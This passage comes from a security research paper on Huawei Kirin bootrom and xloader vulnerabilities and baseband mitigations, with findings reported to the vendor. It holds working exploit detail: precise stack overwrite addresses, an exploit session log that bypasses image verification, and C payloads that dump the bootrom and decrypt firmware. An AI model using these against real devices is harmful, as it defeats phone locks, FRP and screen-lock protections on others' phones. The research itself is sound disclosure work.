When download_xloader returns (even with a download error) the pushed lr register will be moved to pc. That lr register is 12 dwords from the top of the stack (POT: 0x49bfc, YAL: 0x4dbfc), so it is at a known address.

The image verification function is called from the load function, just after download_xloader. Overwriting the aforementioned lr register on the stack enables us to skip the image verification, and jump straight into the arbitrary code that we downloaded previously. Thus we achieve arbitrary code execution at the bootrom stage!

Xloader In this case, we are no longer running in ROM, so we are able to overwrite code! The patching target is the fastboot verification branching instruction which resides in the xloader code, within the range of [0x20000; 0x50000]. The actual allowed download addresses are around 0x60000000 for UCE and 0x10000000 for fastboot (see the more precise address ranges above). The current vulnerability can only increment the address sequentially, so the target range of [0x20000; 0x50000] is closer from the UCE range, than from the fastboot range. Consequently it's more convenient to target the UCE stage.

With the tail increment vulnerability, the arbitrary write is not as precise (we have to write in 1024 byte increments). Still, since we have the plaintext xloader code, it's trivial to reconstruct the corresponding 1024-byte range around the particular instructions that we want to patch.

One important aspect of xloader-10 is that xmodem downloads are no longer attempted in a loop until success, but they are one-shot. We can get around this limitation in two ways: either by resending the header to adjust the loading address again once we have done the code patching or simply downloading the intended data (the patched UCE code) legitimately before leveraging the tail chunk vulnerability to skip around to the target code and patch that. For convenience I have chosen the header resending for my exploit, but both approaches work equally well.

Finally, as before, after patching the xloader code the patched fastboot image can be downloaded, thus breaking the chain-of-trust completely.

One thing to note about this exploit is the time it takes to execute it. Clearly we have to send a considerable number of tail chunks to flip the memory address around and reach the code that we want to patch. The total memory distance is about $2.7 \cdot 10^9$ bytes, so the data chunk count is about $2.6 \cdot 10^6$. According to our measurements, using a simple (unoptimized) python script with pyserial about 300 tail commands can be sent per second. That means the total time spent on incrementing the chunk counters is about 2.5 hours. For a tethered local exploit, that amount of time is reasonable.

2.8.2 Buffer Overflows

BootROM The designated xloader base address is `0x22000` for both of the verified devices (Kirin 710, 980).

The bootrom stack is located at `0x49bfc` for Kirin 710, and at `0x4dbfc` for Kirin 980. This is less than 180kB apart from the xloader base address, which is a reasonable size to download, as it only takes a couples of seconds. Therefore, we can turn the out-of-bounds vulnerability primitive into a stack buffer overflow in one step!

So, as before, since the stack layout and return addresses are deterministic during the `usb_xmodem` function execution, we can tell which stack addresses will contain which functions' pushed `lr` registers. Overwriting one of those registers results in a control flow hijack and because the entire RAM region is executable, the downloaded image can also serve as the target payload.

Since this time we can only make a continuous write up to a chosen address, we can't overwrite the return address of `download_xloader` without overwriting pushed values of other functions' stack frames below it. Ruining child functions' stack frames indiscriminately would result in a crash or more often the USB connection would be lost (and a USB re-plug won't enumerate, reset needed).

But, thanks to the deterministic nature of the bootrom, the state of the stack can be reconstructed or captured in the moment of running the code of the usb_xmodem function. So by overwriting the values stored on the stack carefully, control flow eventually reaches download_xloader without loosing USB connection. From there, by overwriting the pushed lr register of download_xloader, the control flow can be altered while keeping the USB stack in a functional state.

Xloader For the xloader variant, first of all we need to know which address(es) we can overflow from. For xloader-10 the verification is different from the one found in bootrom. Bootrom allowed only a single address, while xloader-10 allows ranges of addresses:

- [0x60049000;0x60054000] UCE region (xloader2) on YAL
- [0x1a400000;0x1a900000] fastboot region on YAL
- [0x6000d000;0x60020000] UCE region (xloader2) on POT
- [0x1c000000;0x1c500000] fastboot region on POT

(Note: the UCE range is actually too permissive to begin with, as the size of the valid firmware image is 0x8000, so not the entire 0x60051000-0x60054000 range should be allowed. In fact that memory range already contains other global variables.)

Since we are not limited in size, we can write past the buffer dedicated to UCE. Let's examine what we can find there.

A pointer to the USB control structure seems to be a great overwrite candidate. The USB control structure (located at 0x20000 for both Kirin 710 and 980) is initialized from bootrom. But when xloader reaches the UCE and fastboot download codes and calls the usb_download function (YAL-9: 0x30d18, YAL-10: 0x30e18, POT-9: 0x2fef4, POT-10: 0x2febc), a partial USB reinitalization happens within the usb_init function (YAL-9: 0x30a0c, YAL-10: 0x30a54, POT-9: 0x2fbcc, POT-10: 0x2fadc). The snippet below shows an excerpt of the decompiled code of usb_init. Also note that usb_init is called with mode=0 from the interesting UCE and fastboot download codes, which greatly simplifies the function.

```
int usb_init(void *usb_download_struct, int mode, void *usb_xmodem) {
  /* copy some initialization data to stack */
  (...)
  /* get_platform_data() returns a static pointer which points
     into xloader data region */
  platform_data = get_platform_data();
  if (platform_data == 0x0) {
    msg = ”[USBE]plat_data is NULL\n”;
  }
  else {
    if (platform_data[0] != 0x0) {
      (*platform_data[0])();
    }
    usb_struct = platform_data[2];
    cprintf(”[USBI]driver init:%p %p %x\n”,
            usb_struct, usb_struct->field_0xe38, mode);
    usb_struct->download_struct_ptr = usb_download_struct;
    if (mode == 0) {
      /* sets the callback function to handle incoming data */
      usb_struct->rx_callback = usb_xmodem;
      usb_struct->field_0x148 = 0x314ed;
      /* here the 0x20000 pointer copied to the upper ram */
      *((uint *)6005d6e4) = usb_struct;
      return 0;
    }
    /* Many more initialization for mode=1 */
    (...)
  }
}
```

Multiple function pointers are stored in `usb_struct`, but the obvious target to be overwritten is the `rx_callback`: it is called when data arrives thus it is easly triggerable in a controlled fashion. That pointer still resides at `0x200f0`, which is not reachable directly using the current vulnerability.

But, just a few lines further down in the code we can see that a pointer to `usb_struct` is saved to an upper memory address. That location is indeed accessed during execution, namely from the `usb_download_listen` function (YAL-9: `0x30d0c`, YAL-10: `0x30e0c`, POT-9: `0x2fee8`, POT-10: `0x2feb0`). This function handles the data reception from USB and thus has a role in dispatching the `rx_callback` function as well.

The location which stores the address of `usb_struct` depends on the firmware version, as it is read from the `platform_data` constant structure provided by the xloader image itself. But those addresses are all at a higher memory address compared to the corresponding UCE image base address, thus the current vulnerability makes them reachable:

- `60019d30` for POT-9
- `60019d34` for POT-10
- `6005d6e8` for YAL-9

- `6005d6e4` for YAL-10

This means that despite the fact that we can't overwrite the structure directly with a continuous write, we can instead overwrite a pointer to it, allowing us to create a fake usb structure in memory. Putting it all together, at the UCE download stage we can download a fake `usb_struct` object with an `rx_callback` payload and use the current vulnerability to overwrite the USB structure pointer to point to the downloaded fake structure.


2.8.3 Continuation-of-Execution

Once code execution in the bootrom is achieved, the exploit downloads a patched xloader image where the image verification is patched out, then it downloads a patched fastboot image.

We used xloader and fastboot images that we have taken from OTA updates. The fastboot images are deployed encrypted in OTAs, so first we had to decrypt them in order to be able to download and run them directly from memory. Also for POT and YAL models (and in fact for most of the recent phones) it seems like separate branches were maintained for different Android major versions (Android 9 and 10). Our PoC scripts support both versions (9 and 10).

Note: you would want to ensure that the used PoC version matches the model and Android version installed on the device. Fastboot needs to load the device tree from flash in order to be able to turn on the display, and device trees seem to be incompatible between Android 9 and 10. If the device tree fails to load the display remains black. Even so, that's not a fatal error, fastboot still works in this case but without display. We can still verify that fastboot is running by executing `fastboot devices` and verify that the patched fastboot is running with `fastboot oem lock-state info` which should return the ”This phone has been pwned, so it is UNLOCKED” string.

With the display on the PoC gives a visual cue that the fastboot runtime has been modified, as visible in the screenshot below. It is easy to see that the ”Phone: LOCKED” message is replaced with ”This phone has been pwned!!!”.


FASTBOOT&RESCUE MODE
Please Connect Usb Cable to
Your Computer and Open Hisuite
Device reboot reason:
COLDBOOT 16
no
NA
check_boot_mode
This phone has been pwned!!!
Image verification bypassed
This phone has been pwned!!!
Image verification bypassed

An example session with Android 10 on YAL device:

```
# python bootloader_head_resend_exploit.py -m yal10
Running exploit for the following model: Huawei Nova5T (YAL) -- Android 10 version
↪  (2020.04.09.)
Remove the public certificates and hashes from the header section of xloader
Patching xloader10 just after `usb_download` to bypass verification
Download the modified xloader (VRL-purged, fastboot verification patched)
155648 / 155648 bytes
Verification should fail now, USB device re-enumerates!

Reopen the serial connection on the same port as before
Overwriting the return address of `download_xloader` in bootrom stack to skip verification
Sending fake head with address 0x22000 and real data length
This would fill the inner struct of xmodem with the correct frame count
Now send a forbidden address to update the download address
No ACK received - trying again! (remaining tries: 0)
4 / 4 bytes
By now xloader should be running!

Download UCE (second part of xloader image)
36864 / 36864 bytes
Waiting to initialize DDR memory...

Downloading plaintext fastboot to 0x1a400000
Patching fastboot image at `dtb_init` to skip `get_mode_state` check
Download the modified fastboot image (takes around half minute to download, be patient!)
```

```
3363712 / 3363712 bytes


*
If you have incompatible dts on the flash (e.g. different android version),
fastboot can't turn on the display. For that case execute
> fastboot oem lock-state info
to make sure it indeed an unverified image!
output should be something like this:
>>> (bootloader)  This phone has been pwned, so it is UNLOCKED
```

As a result of controlling code execution in privileged mode on the Cortex-M3 and later in EL3 on the ACPU, we can do (and have implemented) all of the following:

- Dump firmware contents (including bootrom) from the device for analysis.
- Dump the firmware encryption key from the device directly and decrypt firmware images of 710 devices offline.
- Use control over the crypto engine as a master to decrypt arbitrary firmware images on demand on 980 devices.
- Load arbitrarily modified xloader, xloader2, and fastboot images.
- Loading an unverified fastboot image effectively means loosing the control over all kind of locks (FB, user, FRP), because the phone can be trivially ”unlocked”. Naturally, this allows loading any kind of TEE or Android image and also booting into Android regardless of whether one knows the screen lock pin or not.

2.9 Blind Exploitation on 990

After finishing the exploitation on 980, we have submitted our reports to Huawei. Then, we got access to devices of the newest chipset line, Kirin 990. Naturally, we wanted to see if we can still exploit any of these 0-days on Kirin 990.

The first bootloader images where xloader was encrypted was the Android 10 update of Kirin 980 phones. Luckily, firmware encryption keys and the root certification hash are not changed during updates, which means that we can decrypt the Android 10 xloader firmwares for 980 just the same. So the exploitation was not any different.

The first encryption-related problem for writing exploits occured with the Kirin 990 series. The initial release for these devices is already Android 10. Thus one has a completly new SoC with an unknown BootROM code and without any plaintext xloader. Still, it is worth trying the BootROM vulnerabilities found on the previous SoC generation.

2.9.1 Validate the Previous BootROM Vulnerabilities on Kirin 990

First, let's see if the vulnerabilities are still there. The head-resend vulnerability can be validated by the response codes to the head and the data chunks:

Command	Vulnerable	Not Vulnerable
Valid head-chunk	ACK	ACK
Invalid head-chunk	NACK	NACK
Data chunk	ACK	NACK

A non-vulnerable BootROM does not leave its state-machine in a bogus condition after the invalid head chunk, so it denies any further data chunks to be processed, while a vulneable one accepts it.

This test returns in an ACK for the data chunk on a Kirin 990 chipset, which tells us that the vulnerability is still present.

2.9.2 Guess Memory Layout of LPMCU

Based on the previous generation SoC LPMCU memory map, we can presume that the read-only code is mapped to `0x00000000` and the SRAM begins at `0x00020000`. As we are aiming for custom code execution via link register overwrite in the stack, the stack-top location is needed. On ARM the stack follows the usual convention, the down-growing stack. It implies that the stack begins growing from a high address, if not the highest available. So finding the SRAM end means we found the stack top.

To find the SRAM edge, we can iteratively try to write a single byte value to increasing addresses. We know that the vulnerability works, so a single byte can be downloaded to an arbitrary address, let's start with 0x40000. Writing a single-byte zero to a randomly choosen address seldomly cause any trouble, but writing out of the SRAM physical boundary results in a hard fault each time. When a hard fault situation is encountered, the BootROM would stop responding over USB, and the USB enumeration would also fail.

2.9.3 Finding a Pushed Link Register

With a rough idea on the SRAM boundaries, one can work backwards to find a pushed link register on the stack. Firstly push a ”while (1)”-like shellcode to the xloader region so it is on a fixed address, and use that address to overwrite only 4 bytes near the end of the SRAM. Make notes on which addresses cause USB communication failure, those are the ones probably kept in the shellcode infinite loop.

2.9.4 Blind Function Call with Heuristics

The USB stack (probably provided by the USB controller vendor) is complicated, and there could be major changes between SoC generations, so function fingerprinting based on exact instruction patterns is problematic.

In the previously analyzed BootROM codes the high-level function, which initiates the USB download mode loading of xloader is called in the following form: `download_xloader(0x22000)`. Here `0x22000` is the required download address, the loading location of the xloader image. Also this number is sparse enough (in terms of one-bits) to allow compilers to generate the `mov.w r0, #0x22000` instruction, which assembly in binary form is `4f f4 08 30`. Somewhere after the first parameter setup, the actual branch with link instruction should appear.

Based on those patterns a heuristical search can be developed, which begins scanning the BootROM code, finds the constant, and finally extracts the branch target. However the 0x22000 value appears many times as the first argument, so it is advised to set a counter variable, which can count down, and e.g. return exactly the third match.

By this way a blind payload can be constructed which every time finds and calls the `down load_xloader` function and as a result the USB disconnects the host and then reenumerates. This enables a very stable and relatively convenient method to execute some code and then return to a definite state. As the USB communication is the connection of the BootROM with the external world, it is desired to keep the link stable over the course of exploitation.

2.9.5 Leaking Data

Unfortunately the uplink direction (from the phone to the host PC) is only used for acknowledge (ACK/NACK) reporting in the xmodem protocol. But besides that, the inquiry command also transmits 4 bytes. Based on the analyzis of previous generation BootROMs it seems like the inquiry command reads the fixed 0x21e04 address. By writing this address from the blind payload, we can query the value with the inquiry command, so essentially performing a data readout! (Admittably 4 bytes are quite a small amount of data...)

To dump more than 4 bytes, one would have to keep track of the currently dumped address, which requires state for our payload. On the SRAM there is a lot of uninitialized space, so randomly picking a memory location as our initialization variable and address counter seems to be a viable option. The following code illustrates the payload used for dumping the bootrom of a LIO (Kirin 990) device:

```
__attribute__ ((naked, section(”.text.begin”)))
void payload_init(void) {
  uint32_t *inquiry = ((uint32_t *) 0x21e04);
  uint32_t *dump_addr = ((uint32_t *) 0x5d3fc); /* the top of stack, probably never reached */
  uint32_t *first_run = ((uint32_t *) 0x5d3f4); /* detect first runs */
  uint32_t movw_0x22000_addr = 0;
  uint32_t nth = 3; /* return after the n-th match - 3 for download_xloader! */

  /* use a random signature to detect first runs */
  if (*first_run != 0x12345678) {
    *first_run = 0x12345678;
    *dump_addr = 0x0; /* begin dump at 0 offset */
  }

  // do things
  *inquiry = *((uint32_t *)(*dump_addr));
  *dump_addr += 4;

  while (movw_0x22000_addr < 0x2000) {
    /* search for ”mov.w r0,#0x22000” (0x3008f44f)
       as it must preceed ”bl download_xloader”
       also the next instruction must be a ”bl”
       and finally count to exit at the right match */
    if ( (*((uint32_t *)movw_0x22000_addr) == 0x3008f44f) &&
      /* this is a bogus check for bl instruction -- but works with nth=3 */
        (*((uint32_t *)(movw_0x22000_addr+4)) & 0xd000f800) &&
        (--nth == 0) ) {
      /* jump to the mov part */
      ((void (*)(void)) (movw_0x22000_addr|1))();
    }
    movw_0x22000_addr += 2; /* thumb instructions, 2 byte align */
  }

  /* hang here rather than execute random functions */
  while (1) {};
}
```

On the host PC, the controller software must issue an inquiry command, append the resulting 4 bytes to the output buffer, and close the serial connection. By closing the connection the `download_xloader` function returns, but thanks to the head-resend vulnerability, we can always return to our payload, which calls again the download_xloader function. Iterating on our payload results in incrementing the dumping address, thus always getting the following 4-bytes of data. The repeated USB enumeration, serial command sequence, and serial detach results in an approximately 4 bytes per second data rate, so dumping the bootrom takes approximately 4 hours.

2.9.6 Decrypting xloader

By dumping the BootROM the firmware can be analyzed, and one can realize that the firmware decryption parts are very convoluted. We have tried to mimic the decryption function call sequence of BootROM, but either the decryption caused a crash or for some other reasons we lost the USB connection. As the target has a very limited and fragile way to communicate with the outside world, we had no tools in our hand to debug the problem at that time. Thus we looked for alternative ways: the xloader decryption must have worked on its own, as the phone boots successfully, so it would be great if somehow we can stop the execution right before the BootROM would hand over the execution to the xloader.

As the BootROM code is implemented in *ROM*, it is not possible to patch it directly. However, the Cortex-M3 architecture supports a patching feature called Flash Patch and Breakpoint Engine (FPB), which is specifically designed for scenarios where a read-only memory should be patched. Sadly the Cortex-M3 is hardwired to only allow patcher code located in the 0x20000000 range, which traditionally belongs to the SRAM, but this is not the case with the current LPMCU...

Luckily the other part of the FPB, the breakpoint utility proved to be useful. When a breakpoint comparator matches, a Debug Monitor exception is thrown, if the Debug Monitor Mode is enabled (ARM ARMv7-M: C1.11.1, FPB unit operation). The default Exception Vector Table only defines a meaningful reset handler, and leaves the others in an infinite loop. So the payload must align the Vector Table Offset to set up a new Vector Table, which contains a Debug Monitor exception. As the breakpoint would be set after the decryption finished (which location is known by now, thanks to the previous dump), the Debug Monitor exception handler's main goal is to dump the plaintext data. This can be performed exactly in the same way as it is with the BootROM dumping. Also note that at 4 Bps, dumping the complete xloader firmware (around 180kB) would take around 12 hours!

```
enum {r0, r1, r2, r3, r12, lr, pc, psr};
enum {bkpt_init = 1, bkpt_hit = 2};

#define goto_before_download  ( (void (*)(void)) (0x0950|1) )
```

```
#define download_xloader      ( (void (*)(void *addr)) (0x06ac|1) )
#define g_inquiry_data        ( (volatile uint32_t * ) (0x00021e04) )
#define VTOR                  ( (volatile uint32_t **) (0xE000ED08) )
#define DEMCR                 ( (volatile uint32_t * ) (0xE000EDFC) )
#define FP_CTRL               ( (volatile uint32_t * ) (0xE0002000) )
#define FP_COMPS              ( (volatile uint32_t * ) (0xE0002008) )
#define g_state               ( (uint32_t *) (0x52000-4) )
#define g_dump_addr           ( (uint32_t *) (0x52000-8) )

uint32_t __attribute__ ((section(”.vector”))) vector_table[];

/* == entry point == */
/* This function is ment to be called via overwriting the pushed `lr`
   register of `download_xloader`. This means the USB communication is
   just torned down, thus currently no way of speaking with the outside
   world. Use the `g_inquiry_data` to store 4 bytes which will can be
   quiered with the request inquiry chunk. */
__attribute__ ((naked, section(”.text.begin”)))
void callback(void) {
  if ( (*g_state != bkpt_init) && (*g_state != bkpt_hit) ) {
    *g_state = bkpt_init;
    *g_dump_addr = 0x23000;

    /* set up the modified Vector Table */
    *VTOR = vector_table;

    /* C1.11.1 -- FPB unit operation
       It is IMPLEMENTATION DEFINED whether the FPB generates breakpoint debug
       events when debug is disabled, that is when DHCSR.C_DEBUGEN is 0 and
       DEMCR.MON_EN is 0, see Debug Halting Control and Status Register, DHCSR
       on page C1-700 and Debug Exception and Monitor Control Register, DEMCR
       on page C1-706. When the breakpoint is not generated, the matched
       instruction exhibits its normal architectural behavior. */

    /* enable Debug Monitor Mode (DEMCR.MON_EN=1) */
    *DEMCR |= (1 << 16);

    /* set up the break point */
    /* 01: 000:COMP:00;   10: 000:COMP:10;   11: both */
    /* 916: `bl check_if_elf_0xf_or_not_0x0` */
    FP_COMPS[0] = (2 << 30) | (0x916 & 0xfffffffc) | 1;

    /* enable breakpoints */
    *FP_CTRL = 3;
  }

  if (*g_state == bkpt_hit) {
    *g_inquiry_data = *((uint32_t *)(*g_dump_addr));
    *g_dump_addr += 4;
  }

  if (*g_state == bkpt_hit) {
    /* still need for the first loop to overwrite the stack, but only once! */
    asm volatile (”mov lr, %0” : : ”r”(&callback) : );
    download_xloader((void *)0x22000);
  } else {
    /* when using the location before calling download_xloader,
       one must ensure that pushed lr on the stack is overwritten! */
    goto_before_download();
  }

}

/* Debug Monitor handler
   should catch every debug related exception when in
   monitor mode (DEMCR.MON_EN = 1) */
__attribute__((naked))
void debugmonitor(void) {
  /* determine the SP currently in use */
  register uint32_t *stack asm (”r0”);
  asm volatile (”tst lr, #4; ite eq; mrseq r0, msp; mrsne r0, psp”);

  *g_state = bkpt_hit;
  // check point: on 0x23000 \x7fELF should be, verify it!
  *g_inquiry_data = *(uint32_t *)(0x23000);
  /* restore stack pointer -- note that 8-byte (2-word)
     rounding happens!!! (ARMv7-M Figure B1-3) */
  asm volatile (”add sp, #0x20”);
  asm volatile (”mov lr, %0” : : ”r”(&callback) : );
  download_xloader((void *)0x22000);
}

/* infinite loop used by vector table */
void inf_loop(void) {
  while (1);
}

/* The actual Vector Table filled only with the essential entries */
uint32_t __attribute__ ((section(”.vector”))) vector_table[] = {
  0x0005d3fc, /* Stack Pointer */
  0x00000049, /* Reset vector  */
  (uint) &inf_loop, /* Non-Maskable Interrupt (NMI) */
  (uint) &inf_loop, /* Hard Fault */
  (uint) &inf_loop, /* MemManage (MPU violation, access illegal address) */
  (uint) &inf_loop, /* BusFault (prefetch or data abor) */
  (uint) &inf_loop, /* UsageFault (div by 0, unaligned access, ARM mode) */
  0, 0, 0, 0, /* 4 words are reserved */
  (uint) &inf_loop, /* SVCall */
  (uint) &debugmonitor, /* Debug Monitor handler */
  0, /* reserved */
  (uint) &inf_loop, /* PendSV */
  (uint) &inf_loop, /* Systick */
  /* IRQs */
};
```

3 Baseband OS Of New Kirin Generations

3.1 Baseband Debugger

By obtaining the plaintext modem firmware we can perform static analysis, but adding dynamic analysis can make exploration and exploitation much quicker and more convenient. For instance, the values of boot-time initialized variables can be deduced from reverse engineering the entire init code, but directly reading values from memory is significantly easier. Also, in some cases static analyzis simply can't deliver the result, such as when the code depends on the underlying hardware, like interrupt handlers, DMAs, mailboxes, etc.

As we don't own any engineering tools for Huawei smartphones (we don't have JTAG access), we had to work in a very constrained environment to achieve debug capabilities. Our goal was to inject a debugger server into the modem that allows us to send debug commands from a host PC over a generally accessible protocol.

During normal operation the modem and the kernel have to communicate with each other and this communication happens through ICC (Inter-Core Communication) channels. (We analyze the ICC architecture in more detail later in our paper.) Our debug payload registers an unused channel ID and the same ID is also used on our custom kernel driver side. The kernel driver exposes a device driver, which acts as a FIFO between the ICC channel and the userspace. In userspace a priviledged proxy process connects to the exposed device driver while it also binds to a TCP/IP port which is forwarded to the host via ADB, so the debugger client can run on the host. Our debugger can perform the following actions:

- Memory read/write
- Function call with parameters
- ARM system coprocessor and system register handling
- Direct MPU configuration
- Software-emulated breakpoint capability

Most of the features were more-or-less trivial to implement, but the breakpoint capability is noteworthy. The Cortex-R8 cores are configured with `DBGEN` disabled, which means the debug subsystem (breakpoint unit) won't raise a breakpoint exception on address match. The implemented method uses code patches to directly inject `bkpt` instructions on the desired breakpoint address and an auxiliary logic to manage the setting and clearing of breakpoints. The debugger payload is patched into the modem firmware, which also makes it possible to analyze or hook functions in early modem boot phases.

3.2 Mitigations

In recent Huawei smartphones, a dual-core ARM Cortex-R8 is utilized as the modem baseband processor. The software running on it is built on top of a VxWorks-derivative real-time operating system. The tasks running on this RTOS implement each layer of every supported 3GPP Radio Access Technology, with the exception of the physical layer (which is handled by the DSP cores).

These basics of course were already known from past presentations (1, 2). Original work into Huawei's baseband, as described in the cited works, was much aided by a massive source code leak of the baseband code. We won't link to it (because the provenance of this leak is not clear to us), but it is rather easy to find on github still today. The leak is not complete (for the most part, it includes the NAS layer and above code for 2G and 4G) but it still makes a huge difference and it certainly made early audit of the code for traditional Layer 3 vulnerabilities more straightforward.

However, Huawei has come a long way in the past three years from the Kirin 960-era to the 990 generations: while a 960 modem basically lacked every mitigation technique presented here, the 990 modem has advanced quite a lot in terms of security.

In our case, once we have decrypted the modem and implemented our debugger, we were able to poke around in the live memory and figure out the existing mitigations.

3.2.1 Memory separation

Each of the modem cores carry a small amount of instruction and data TCM (tightly coupled memory), which are actually the only modem-owned memory. The vast majority of the memory regions designated to the modem are physically backed-up by the main memory element, the DDR chip. The exact memory layout varies between models, sometimes even between firmware versions, but here is an approximate memory view of the modem:

Name	Base address	Function
ITCM	`0x00000000`	common RTOS functions
DTCM	`0x00008000`	data for the code in ITCM
Shared	`0x10000000`	read-write share with the kernel
Dump	`0x10b00000`	read-only share with the kernel
Modem firmware	`0x20000000`	RX code, R rodata, RW data

The kernel technically resides on the same DDR memory and has a similar memory view to the modem's, but it is only allowed to access the shared regions. When the normal-world EL1 tries to access the modem code or data regions, the request causes a non-fatal access error. This separation also works backwards as well, so for the modem the memory regions of the kernel, TrustZone and generally the rest of the DDR memory is forbidden, but this time the modem crashes the whole system when such an access is performed.

This low-level memory separation is a function of the DMSS subsystem, which arbitrates the DDR accesses (mainly for QoS reasons) and can also act as a firewall to the bus masters. We revisit the security of DMSS in the last section of our paper.

3.2.2 Memory Protection Unit

In terms of implementing the traditional (W^X) memory protection there are two vastly different (silicon) configuration options of Cortex-R8: PMSA (Physical Memory System Architecture) and VMSA (Virtual Memory System Architecture).

The modem of recent Kirin-based smartphones is based on the ARM Cortex-R8 CPU with the PMSA (Protected Memory System Architecture) implementation. So that means there is no address translations and an MPU (Memory Protection Unit) is responsible for the system memory access and caching control. The MPU in the Cortex-R series (ARMv7-R instruction set) is programmable exclusively via `CP15 c6` coprocessor registers, that are only accessible through `MCR` and `MRC` instructions.

The MPU subsystem must be located between the Cortex-R8 CPU and the main memory bus (which is considered external memory in the modem's view) of the Kirin SoC. This means it filters accesses coming from the CPU, and not necessarily reflects the main memory permissions. For example even though the MPU configuration shows that the modem code section (`[0x20000000;0x227fffff]`) is executable and read-only, in reality the backing storage itself has no concept of executability in the context of the Cortex-R8 and is in fact writable. So effectively the modem is protecting its own memory via the MPU. That's the entire goal of this mitigation: program the MPU at initialization time, such that any later memory corruption attempts run into the memory access restrictions that have been applied.

This table shows the default MPU config:

```
[ 0]  on   0x00000000 - 0xffffffff  |                    | S  -      -
[ 1]  on   0x00000000 - 0x00007fff  | X  R1  W1  R0  W0 |    NC     NC
[ 2]  on   0x00008000 - 0x0000bfff  |    R1  W1  R0  W0 |    NC     NC
[ 3]  on   0x20000000 - 0x2fffffff  |    R1  W1  R0  W0 | S  NC     NC
[ 4]  on   0xe0000000 - 0xffffffff  |    R1  W1  R0  W0 | S  -      -
[ 5]  on   0xfffe0000 - 0xffffffff  | X                  | S  -      -
[ 6]  on   0xe0800000 - 0xe083ffff  |    R1  W1  R0  W0 | S  NC     NC
[ 7]  on   0xe1000000 - 0xe1ffffff  |    R1  W1  R0  W0 | S  -      -
[ 8]  on   0xa0000000 - 0xa1ffffff  |    R1  W1  R0  W0 | S  NC     NC
[ 9]  on   0x12300100 - 0x123001ff  | X  R1              | S  -      -
[10]  on   0x20000000 - 0x21ffffff  | X  R1  W1  R0  W0 | S  WBWA   WBWA
[11]  on   0x22000000 - 0x227fffff  | X  R1  W1  R0  W0 | S  WBWA   WBWA
[12]  on   0x22800000 - 0x22ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[13]  on   0x23000000 - 0x23ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[14]  on   0x24000000 - 0x25ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[15]  on   0x26000000 - 0x26ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[16]  on   0x27000000 - 0x273fffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[17]  on   0x10000000 - 0x13ffffff  |    R1  W1  R0  W0 | S  NC     NC
[18]  on   0x00000000 - 0x00007fff  | X  R1              | S  WBWA   WBWA
[19]  on   0x20000000 - 0x21ffffff  | X  R1              | S  WBWA   WBWA
[20]  on   0x22000000 - 0x227fffff  | X  R1              | S  WBWA   WBWA
[21]  off                           |                    |
[22]  off                           |                    |
[23]  off                           |                    |
```

The implemented MPU can be configured with maximum 24 entries. In the MPU configuration the higher the index of an entry (first column) the higher its priority, so for example rule 19 overrides rule 10 so the `0x22000000` memory region is not writable.

The first entry covers the whole 32 bit memory range and defines no attributes. It acts like a catch-all rule, so when a memory access is initiated to an initially unconfigured region, the default action would be to deny the request.

The relevant active section of the modem's MPU configuration shows that the default configuration seems to be sound, as it makes the code section `RX`, the data section `RW` and the shared memory section `RW` with no caching.

```
[19]   0x20000000 - 0x21ffffff  | X  R1              | S  WBWA   WBWA
[20]   0x22000000 - 0x227fffff  | X  R1              | S  WBWA   WBWA

[12]   0x22800000 - 0x22ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
```

```
[13]   0x23000000 - 0x23ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[14]   0x24000000 - 0x25ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[15]   0x26000000 - 0x26ffffff  |    R1  W1  R0  W0 | S  WBWA   WBWA
[16]   0x27000000 - 0x273fffff  |    R1  W1  R0  W0 | S  WBWA   WBWA

[17]   0x10000000 - 0x13ffffff  |    R1  W1  R0  W0 | S  NC     NC
```

The default MPU configuration does contain a few RWX regions but those are only effective for the time of initialization and used e.g. to fill the ITCM region. By the end of the initialization process higher priority and secure (RW or RX) MPU rules are added which superseed the insecure attributes. We can observe the `0x10000000` memory region caching attributes, which is set to Non-Cached (NC), because this is the shared region.

3.2.3 Stack Cookies

Stack cookies are now enabled in the baseband to protect from stack buffer overflows. The cookie value does not change during modem operation, only gets assigned once, during initialization. So the entropy of the load-time assigned value is crucial. In Kirin SoCs, the modem load is initiated by the Linux kernel but performed via a trusted application running in the secure world. This application generates 4 bytes of random data with possibly the TRNG (True Random Number Generator) function of the cryptographical accelerator subsystem. The generated 4-byte value then would be handed to the modem to use as a stack cookie, thus making the cookie hard-to-guess.

Stack Cookie preamble code in the `DRVAGENT_RcvDrvAgentSimlockDataReadQryReq` function:

```
